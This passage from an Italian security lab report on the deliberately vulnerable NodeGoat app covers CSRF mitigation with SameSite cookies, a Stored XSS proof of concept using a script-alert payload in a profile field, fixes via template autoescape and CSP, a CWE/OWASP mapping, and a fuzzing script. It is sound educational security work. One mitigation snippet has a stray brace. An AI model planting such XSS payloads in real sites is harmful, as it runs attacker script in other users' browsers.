


Figure 5.3: Richiesta POST inviata dall'attaccante

La modifica dei dati dell'utente risulta visibile nella pagina del profilo, dove i dati bancari sono stati modificati con quelli specificati nella pagina malevola.

### 5.1.2 Mitigazione

Al fine di mitigare la vulnerabilità la documentazione dell'applicativo NodeGoat suggerisce di implementare un meccanismo di difesa contro CSRF, utilizzando token CSRF, token univoci generati dal server associati alla sessione dell'utente e inviati in modalità hidden nei form HTML.

Tuttavia al fine di esplorare un approccio alternativo e per mettere alla prova le conoscenze teoriche acquisite, abbiamo deciso di implementare un meccanismo di difesa contro CSRF utilizzando le **Same-Site Cookies**. Le SameSite Cookies sono un meccanismo di sicurezza che consente di limitare l'invio dei cookie solo a richieste provenienti dallo stesso sito, in questo caso infatti i cookie di sessione vogliamo non vengano inviati in richieste provenienti da altri siti. In figura infatti, notiamo come i cookie di sessione dell'utente siano stati inviati nella richiesta POST malevola e ciò non può accadere.

Request URL	http://localhost:4000/profile
Request Method	POST
Status Code	200 OK
Remote Address	::1:4000
Referrer Policy	strict-origin-when-cross-origin
▼ Response Headers	<input type="checkbox"/> Raw
Connection	keep-alive
Content-Length	8865
Content-Type	text/html; charset=utf-8
Date	Sat, 12 Jul 2025 14:53:35 GMT
Etag	W/"22a1-4dCy3TuoRigvZp/nrPMfDMhcz6Q"
Keep-Alive	timeout=5
X-Powered-By	Express
▼ Request Headers	<input type="checkbox"/> Raw
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	en-US,en;q=0.9,it;q=0.8
Cache-Control	max-age=0
Connection	keep-alive
Content-Length	35
Content-Type	application/x-www-form-urlencoded
Cookie	connect.sid=s%3A1J_g7HFNh4W2knYpL53scg3v8XywHYDg.6WSFIfeUKiFkAJy52MLTj%2FcTSbpCdILwVOL4YR9lUB0

Figure 5.4: Cookie di sessione inviati nella richiesta POST malevola

Per implementare questo meccanismo di difesa, è sufficiente modificare la configurazione del middleware `express-session` per includere l'opzione `sameSite: 'Strict'`:

Leggendo la documentazione di `express-session`, notiamo che la configurazione del cookie di sessione avviene nella struttura presente nel file `server.js`:

```
1 app.use(session({
```

```
2  secret: cookieSecret,  
3  resave: true,  
4  saveUninitialized: true,  
5  cookie: {  
6    httpOnly: true,  
7    secure: true  
8  }  
9  }));
```

Vista precedentemente per implementare la mitigazione della vulnerabilità di tipo Session Hijacking, ora possiamo aggiungere l'opzione `sameSite: 'strict'`:

```
1 app.use(session({  
2  secret: cookieSecret,  
3  resave: true,  
4  saveUninitialized: true,  
5  cookie: {  
6    httpOnly: true,  
7    secure: true,  
8    sameSite: 'strict'  
9  }  
10 }));
```

A seguito della modifica ripetiamo le operazioni viste precedentemente e verifichiamo che la richiesta POST malevola non contenga più i cookie di sessione, impedendo l'accesso all'endpoint `/profile` e la modifica dei dati dell'utente autenticato.

A seguito di un primo test osserviamo che il cookie di sessione, pur



presentando il flag `SameSite=Strict`:

Name	Value	Domain	Path	Expire...	Size	Ht...	Se...	SameSite	Pa...	Cro...	Pri...
connect.sid	s%3AbwqHm...	localhost	/	Session	97	✓		Strict			Me...

Figure 5.5: Cookie di sessione con `SameSite=Strict`

viene comunque inviato nella richiesta POST malevola, permettendo l'accesso all'endpoint `/profile` e la modifica dei dati dell'utente autenticato.

Questo molto probabilmente è dovuto al fatto che il browser risulta molto più permissivo rispetto alla specifica `SameSite` essendo entrambi gli applicativi esposti su `localhost`, quindi non viene rispettata la restrizione di `SameSite`.

Utilizziamo perciò un tool quale `nhrok` per esporre la pagina malevola su un dominio fittizio, in modo da verificare il corretto funzionamento della mitigazione della vulnerabilità CSRF.

```
1 npx ngrok http 8080
```

```

] Decouple policy and sensitive data with Secrets... now in developer preview: https://ngrok.com/r/secrets
Session Status      online
Account             [REDACTED]@gmail.com (Plan: Free)
Update              update available (version 3.23.3, Ctrl-U to update)
Version              3.23.2
Region              Europe (eu)
Latency              36ms
Web Interface        http://127.0.0.1:4040
Forwarding            https://af2086a3361d.ngrok-free.app -> http://localhost:8080

Connections
  ttl   opn   rt1   rt5   p50   p90
    0     0    0.00  0.00  0.00  0.00

```

Figure 5.6: Ngrok esposto su dominio fittizio

Accedendo all'url ottenuto, operando le stesse operazioni viste prece-

dentemente, notiamo che la richiesta POST malevola non contiene più i cookie di sessione, impedendo l'accesso all'endpoint `/profile`, al click infatti veniamo re-indirizzati alla pagina di login.




Figure 5.7: Richiesta POST malevola senza cookie di sessione

## 5.2 Cross-Site Scripting (XSS)

Ultima vulnerabilità che andiamo ad analizzare è una vulnerabilità di tipo **Cross-Site Scripting (XSS)**, in particolare andiamo ad analizzare una vulnerabilità di tipo **Stored XSS**. Questa vulnerabilità

si verifica quando un'applicazione non opera alcuna sanitizzazione o validazione dell'input fornito dall'utente, permettendo all'utente di memorizzare in un campo restituito al browser di altri utenti, codice JavaScript concatenato all'HTML che costituisce la pagina stessa, codice che verrà dunque eseguito dal browser qualora assenti meccanismi di difesa. L'assenza di sanitizzazione è presente sia sul servizio di salvataggio che sul servizio che restituisce l'HTML alla pagina web.

```
{
  "message": "[DOM text](1) is reinterpreted as HTML without escaping meta-characters.",
  "location": "NodeGoat/app/assets/vendor/bootstrap/bootstrap.js",
  "line": 11
}
{
  "message": "[DOM text](1) is reinterpreted as HTML without escaping meta-characters.",
  "location": "NodeGoat/app/assets/vendor/bootstrap/bootstrap.js",
  "line": 11
}
{
  "message": "[DOM text](1) is reinterpreted as HTML without escaping meta-characters.",
  "location": "NodeGoat/app/assets/vendor/bootstrap/bootstrap.js",
  "line": 11
}
{
  "message": "[DOM text](1) is reinterpreted as HTML without escaping meta-characters.",
  "location": "NodeGoat/app/assets/vendor/bootstrap/bootstrap.js",
  "line": 11
}
{
  "message": "[DOM text](1) is reinterpreted as HTML without escaping meta-characters.",
  "location": "NodeGoat/app/assets/vendor/bootstrap/bootstrap.js",
  "line": 11
}
{
  "message": "Potential XSS vulnerability in the ['$fn.collapse' plugin](1).",
  "location": "NodeGoat/app/assets/vendor/bootstrap/bootstrap.js",
  "line": 11
}
```

Figure 5.8: Vulnerabilità di tipo Stored XSS individuata da CodeQL

Dobbiamo dunque individuare un punto in cui, l'input dell'utente viene memorizzato e disponibile per un altro utente dell'applicativo, quindi all'accesso dell'utente alla pagina che mostra l'input dell'altro utente, verificare l'esecuzione del codice JavaScript inserito dall'utente.

### 5.2.1 Proof of Concept dell'attacco

Per dimostrare la vulnerabilità, possiamo utilizzare il servizio di **Profile** dell'applicativo, in cui l'utente può inserire dati relativi al proprio profilo.

Lo stesso dato è visualizzabile da parte dell'utente amministratore che può accedere all'applicativo e monitorare i dati dei profili degli utenti che hanno accesso al sistema.

Proviamo dunque, come utente `user1`, ad inserire un codice JavaScript malevolo nel campo `surname` del profilo.

```
1 <script>alert('XSS')</script>
```

The image shows a web form titled "Edit Profile" with several input fields. The "Last Name" field is highlighted with a blue border and contains the malicious JavaScript code: `<script>alert('XSS')</script>`. The other fields contain placeholder text or valid data: "First Name" (placeholder: "Enter first name"), "SSN" (placeholder: "Enter SSN"), "Date of Birth" (placeholder: "gg/mm/aaaa" with a calendar icon), "Bank Account #" (value: "12212"), "Bank Routing #" (value: "123123#"), "Address" (placeholder: "Enter address"), and "Website" (value: "https://"). At the bottom, there is a "Submit" button and a link that says "Google search this profile by name".

**Edit Profile**

**First Name**  
Enter first name

**Last Name**  
`<script>alert('XSS')</script>`

**SSN**  
Enter SSN

**Date of Birth**  
gg/mm/aaaa

**Bank Account #**  
12212

**Bank Routing #**  
123123#

Must be entered as digits with a suffix of #. For example: 0198212#

**Address**  
Enter address

**Website**  
https://

**Submit** [Google search this profile by name](#)

Figure 5.9: Inserimento di codice JavaScript malevolo nel campo sur-name

Al caricamento della pagina del profilo, già per l'utente in sessione, il codice JavaScript viene eseguito, mostrando un alert con il messaggio XSS.




Figure 5.10: Esecuzione del codice JavaScript malevolo

Tuttavia verifichiamo che lo stesso accada per un secondo utente, in questo caso l'utente admin, che accede alla pagina del profilo dell'utente user1.




Figure 5.11: Accesso alla pagina benefits da parte dell'utente admin

### 5.2.2 Mitigazione

Per mitigare la vulnerabilità di tipo Stored XSS, è fondamentale operare una sanitizzazione dell'input dell'utente, rimuovendo o codificando i caratteri speciali che potrebbero essere interpretati come codice HTML o JavaScript dal browser.

In particolare, osservando il codice possiamo osservare che l'applicativo utilizza SWIG come motore di template, responsabile della generazione dell'HTML restituito al browser, e che non opera alcuna sanitizzazione dell'input dell'utente, permettendo l'inserimento di codice JavaScript malevolo.

Possiamo modificarne le impostazioni al fine di aggiungere una sanitizzazione del contenuto, in modo da rimuovere o codificare i caratteri speciali che potrebbero essere interpretati come codice HTML o JavaScript dal browser.

Per farlo aggiungiamo alla configurazione del motore, nel file `server.js`, la seguente riga:

```
1     swig.setDefaults({  
2         autoescape: true  
3     }  
4     });
```

Questa configurazione abilita l'auto-escape dei caratteri speciali, impedendo l'esecuzione di codice JavaScript malevolo inserito dall'utente.

In aggiunta a questo meccanismo di mitigazione, aggiungiamo in



un ottica di stratificazione della sicurezza, un ulteriore meccanismo di difesa, ovvero l'utilizzo di Content Security Policy (CSP), che consente di limitare le risorse che possono essere caricate ed eseguite dal browser, impedendo l'esecuzione di codice JavaScript non autorizzato. Per implementare la CSP, possiamo aggiungere l'header `Content-Security-Policy` alla risposta HTTP dell'applicativo, specificando le direttive desiderate. Ad esempio, possiamo impedire l'esecuzione di script inline.

```
1 app.use((req, res, next) => {  
2     res.setHeader("Content-Security-Policy", "script-src  
      'self'");  
3     next();  
4 });
```

Anche questa configurazione può essere aggiunta nel file `server.js`, prima della definizione delle rotte dell'applicativo.

A seguito delle modifiche, ripetiamo le operazioni viste precedentemente e verifichiamo che il codice JavaScript malevolo non venga più eseguito, ma venga visualizzato come testo normale, impedendo l'esecuzione di codice JavaScript malevolo inserito dall'utente.




Employee Retirement Savings Management


Benefits Start Date

Employee ID	First Name	Last Name	Benefits Start Date
2	John	<script>alert('XSS')</script>	<div>10/01/2030</div> <div>Save</div>
3	Will	Smith	<div>30/11/2025</div> <div>Save</div>

Figure 5.12: Visualizzazione del codice JavaScript malevolo come testo normale

# Chapter 6

## CTI

Dopo aver individuato e mitigato alcune delle vulnerabilità dell'applicativo NodeGoat, possiamo procedere nella nostra analisi di sicurezza. Procediamo quindi con una classificazione formale e standardizzata delle vulnerabilità individuate tramite mapping con le CWE al fine di documentarle per completezza tecnica.

La CWE fornisce una nomenclatura standard per identificare e descrivere le debolezze nei software. In questa sezione, ciascuna vulnerabilità analizzata viene associata a:

- il relativo **CWE-ID**;
- il titolo ufficiale;
- una breve motivazione tecnica della classificazione.

## 6.1 Server-Side Request Forgery (SSRF)

<b>CWE-ID</b>	918
<b>Titolo</b>	Server-Side Request Forgery (SSRF)
<b>Motivazione</b>	La vulnerabilità SSRF si verifica quando l'applicazione consente all'utente di fornire un URL arbitrario, permettendo di manipolare le richieste HTTP del server verso risorse interne come nel nostro caso il DB Mongo. Nel caso di NodeGoat, il parametro <code>url</code> non è stato validato correttamente, consentendo potenzialmente l'accesso a servizi interni.
<b>CWE-ID</b>	20
<b>Titolo</b>	Improper Input Validation
<b>Motivazione</b>	La vulnerabilità è correlata ad una assenza di sanitizzazione del dato fornito dall'utente.

## 6.2 Session Hijacking

<b>CWE-ID</b>	319
<b>Titolo</b>	Cleartext Transmission of Sensitive Information
<b>Motivazione</b>	Il cookie di sessione veniva trasmesso in chiaro su connessioni HTTP non cifrate (without secure flag), esponendo informazioni sensibili all'intercettazione da parte di attaccanti sulla rete.
<b>CWE-ID</b>	384
<b>Titolo</b>	Session Fixation
<b>Motivazione</b>	La vulnerabilità è correlata alla possibilità di utilizzare un cookie di sessione non sicuro, che può essere intercettato e utilizzato da un attaccante per impersonare l'utente.

## 6.3 Server-Side JavaScript Injection

<b>CWE-ID</b>	94
<b>Titolo</b>	Improper Control of Generation of Code ('Code Injection')
<b>Motivazione</b>	L'applicazione consente all'utente di fornire input che viene utilizzato per generare ed eseguire codice JavaScript lato server senza adeguata validazione, permettendo l'esecuzione di codice arbitrario.
<b>CWE-ID</b>	95
<b>Titolo</b>	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
<b>Motivazione</b>	La vulnerabilità è causata dall'utilizzo diretto di input utente all'interno della funzione <code>eval</code> senza neutralizzazione, consentendo l'inserimento di direttive JavaScript arbitrarie che vengono valutate ed eseguite dal server.

## 6.4 NoSql Injection

<b>CWE-ID</b>	89
<b>Titolo</b>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
<b>Motivazione</b>	La vulnerabilità NoSQL Injection è assimilabile alla classica SQL Injection, in quanto l'applicazione non neutralizza correttamente gli elementi speciali forniti dall'utente prima di utilizzarli in una query al database, consentendo la manipolazione delle query e l'accesso non autorizzato ai dati.
<b>CWE-ID</b>	20
<b>Titolo</b>	Improper Input Validation
<b>Motivazione</b>	La vulnerabilità è correlata ad una assenza di sanitizzazione del dato fornito dall'utente.

## 6.5 Cross-Site Request Forgery (CSRF)

<b>CWE-ID</b>	352
<b>Titolo</b>	Cross-Site Request Forgery (CSRF)
<b>Motivazione</b>	L'applicazione non implementa meccanismi di protezione contro CSRF, consentendo a un attaccante di inviare richieste malevole a nome di un utente autenticato, sfruttando la sessione attiva dell'utente.
<b>CWE-ID</b>	1275
<b>Titolo</b>	Sensitive Cookie with Improper SameSite Attribute
<b>Motivazione</b>	L'applicazione non imposta correttamente l'attributo <code>SameSite</code> sui cookie di sessione, oppure utilizza un valore insicuro. Questo consente ai cookie di essere inviati in richieste cross-site, aumentando il rischio di attacchi come CSRF e session hijacking.

## 6.6 Cross-Site Scripting (XSS)

<b>CWE-ID</b>	79
<b>Titolo</b>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
<b>Motivazione</b>	L'applicazione non neutralizza correttamente l'input dell'utente prima di visualizzarlo nella pagina web, consentendo l'inserimento di codice JavaScript malevolo che viene eseguito nel browser degli utenti che visualizzano la pagina, permettendo attacchi di tipo XSS.

## 6.7 Mapping alle OWASP Top Ten 2021

Per completezza, riportiamo la classificazione delle vulnerabilità analizzate secondo le OWASP Top Ten 2021, quello 2025 verrà rilasciato quest'estate:

- **A02:2021 - Cryptographic Failures:** La trasmissione di cookie di sessione senza HTTPS (Session Hijacking) rientra tra i failure crittografici.
- **A03:2021 - Injection:** Le vulnerabilità di Server-Side JavaScript Injection è un esempio di injection. Anche la Stored XSS rientra in questa categoria nell'edizione 2021.
- **A04:2021 - Insecure Design:** Alcune problematiche, come



l'assenza di validazione sull'input utente (es. SSRF, ReDoS), sono sintomo di un design insicuro.

- **A05:2021 - Security Misconfiguration:** La mancata impostazione dei flag di sicurezza sui cookie (secure, SameSite) e la configurazione di sessioni non sicure sono esempi di misconfiguration.
- **A07:2021 - Identification and Authentication Failures:** La gestione non sicura delle sessioni e dei cookie può portare a failure di autenticazione..
- **A10:2021 - Server-Side Request Forgery (SSRF):** Analizzata e mitigata nel dettaglio, rappresenta una delle vulnerabilità principali individuate.

Le vulnerabilità trattate coprono quindi alcune tra le principali categorie OWASP, evidenziando come un'analisi approfondita consenta di individuare le vulnerabilità critiche secondo gli standard di settore.

# Chapter 7

## Fuzzing

In quest'ultima sezione dell'elaborato, decidiamo, al fine di esplorare un'ulteriore tecnica di analisi della sicurezza, di implementare un test basico di fuzzing. Obiettivo è quello di individuare possibili vulnerabilità dell'applicativo o banalmente comportamenti anomali, come crash o errori di validazione o eccezioni non gestite. Non ci poniamo l'obiettivo ambizioso di operare un test di fuzzing completo ed esaustivo dell'intero applicativo, ma di mostrare una possibile tecnica che può essere utilizzata per individuare vulnerabilità o comportamenti anomali a seguito della realizzazione dell'applicativo, nella successiva fase di test.

A tal scopo scegliamo di testare tramite fuzzing un endpoint visto in precedenza che risultava essere particolarmente vulnerabile, ovvero l'endpoint `/profile` che con metodo POST consente di modificare i dati del profilo dell'utente autenticato.

Il test che andremo ad effettuare sarà caratterizzato dall'utilizzo di una serie di tool utili in ambiente Node.js per effettuare fuzzing e monitorare l'esecuzione dell'applicativo tramite instrumentation.

In particolare, utilizzeremo:

- **fuzzer**: un tool di fuzzing per Node.js che consente di generare stringhe casuali tramite mutazione di stringhe fornite in input al fuzzer con la possibilità di specificare un seed numerico per la generazione delle stringhe casuali;
- **winston**: un logger per Node.js che consente di registrare i log del test su file, utile per monitorare l'esecuzione dell'applicativo durante il test di fuzzing;
- **clinic doctor**: un tool di profiling per Node.js che consente di analizzare le performance dell'applicativo durante il test di fuzzing, utile per individuare eventuali problemi di performance o crash dell'applicativo.
- **axios**: una libreria per effettuare richieste HTTP in Node.js, utile per inviare le richieste di fuzzing all'endpoint `/profile` dell'applicativo.

Abbiamo proceduto anzitutto creando uno script di fuzzing contenente la logica di generazione dei fuzzy input e l'invio delle richieste all'endpoint `/profile` dell'applicativo, utilizzando la libreria `axios` per effettuare le richieste HTTP.

Lo script di fuzzing è stato realizzato in modo da generare stringhe casuali tramite mutazione di una stringa di base, utilizzando il tool `fuzzer` e registrando i log dell'esecuzione su file utilizzando il logger `winston`.

Il codice dello script di fuzzing è di seguito riportato:

```
1  const axios = require('axios');
2  const fuzzer = require('fuzzer');
3  const winston = require('winston');
4  const qs = require('qs');
5
6  fuzzer.seed(Math.random());
7
8
9  const logger = winston.createLogger({
10    level: 'info',
11    format: winston.format.combine(
12      winston.format.timestamp(),
13      winston.format.simple()
14    ),
15    transports: [
16      new winston.transports.File({ filename: 'fuzzing.log'
17        }),
18      new winston.transports.Console()
19    ]
20  });
21
```

```
22
23 async function fuzzProfile(cookie) {
24   for (let i = 0; i < 100000; i++) {
25
26
27     const payload = qs.stringify({
28       firstName: fuzzer.mutate.string('Nome'),
29       lastName: fuzzer.mutate.string('Cognome'),
30       ssn: fuzzer.mutate.string('123-45-6789'),
31       bankAcc: fuzzer.mutate.string('123456789'),
32       bankRouting: fuzzer.mutate.string('123456789#')
33     });
34
35
36     try {
37       const res = await axios.post(
38         'http://localhost:4000/profile',
39         payload,
40         {
41           headers: {
42             'Content-Type': 'application/x-www-form-
43               urlencoded',
44             Cookie: cookie
45           },
46           validateStatus: () => true
47         }
48       );
```

```
49     if (res.status >= 500) {
50         logger.warn('[!] POSSIBILE CRASH - Status ${res.
            status} con input: ${payload}');
51     } else {
52         logger.info('[i] Status ${res.status} per input:
            ${payload}');
53     }
54 } catch (err) {
55     logger.error('[EXCEPTION] Input: ${payload} -> ${
        err.message}');
56 }
57 }
58
59 logger.info('Fuzzing completato');
60 }
61
62
63 (async () => {
64     const cookie = 'connect.sid=s%3
        Ae3yGxL_UO8MlAAk2Tw68YhN1izYkxryo.
        EoCOW9oEHyZgSjCQwSFZHTZ%2FXdoIDF0mHAqI1hTVPaU';
65     await fuzzProfile(cookie);
66 }) ();
```

Il presente script di fuzzing genera 100.000 richieste all'endpoint /profile dell'applicativo, utilizzando stringhe casuali per i campi del profilo dell'utente, come firstName, lastName, ssn, bankAcc e bankRouting. Le richieste vengono inviate con il metodo POST e i

dati vengono inviati in formato `application/x-www-form-urlencoded`, come richiesto dall'endpoint `/profile` dell'applicativo. Lo script utilizza un cookie di sessione ottenuto tramite accesso via browser all'applicativo e la semplice copia del cookie di sessione ottenuto dalla console.

Utilizzando poi `clinic doctor`, possiamo eseguire l'applicativo con instrumentatio ai fini di profiling e monitoraggio dell'applicativo.

```
1 clinic doctor -- node server.js
```

A questo punto, possiamo eseguire lo script di fuzzing e monitorare l'esecuzione dell'applicativo tramite il tool `clinic doctor`, che ci fornirà, terminata l'esecuzione del comando sopra citato, un report dettagliato delle performance dell'applicativo durante il test di fuzzing.

Avviamo il file contenente lo script di fuzzing, in modo da generare le richieste di fuzzing all'endpoint `/profile` dell'applicativo e registrare i log dell'esecuzione su file.

```
1 node fuzzing.js
```

## 7.1 Risultati del test di fuzzing

A seguito dell'esecuzione dello script, il risultato del test sarà riportato nel file `fuzzing.log`, che conterrà i log dell'esecuzione, inclusi eventuali errori o crash dell'applicativo.

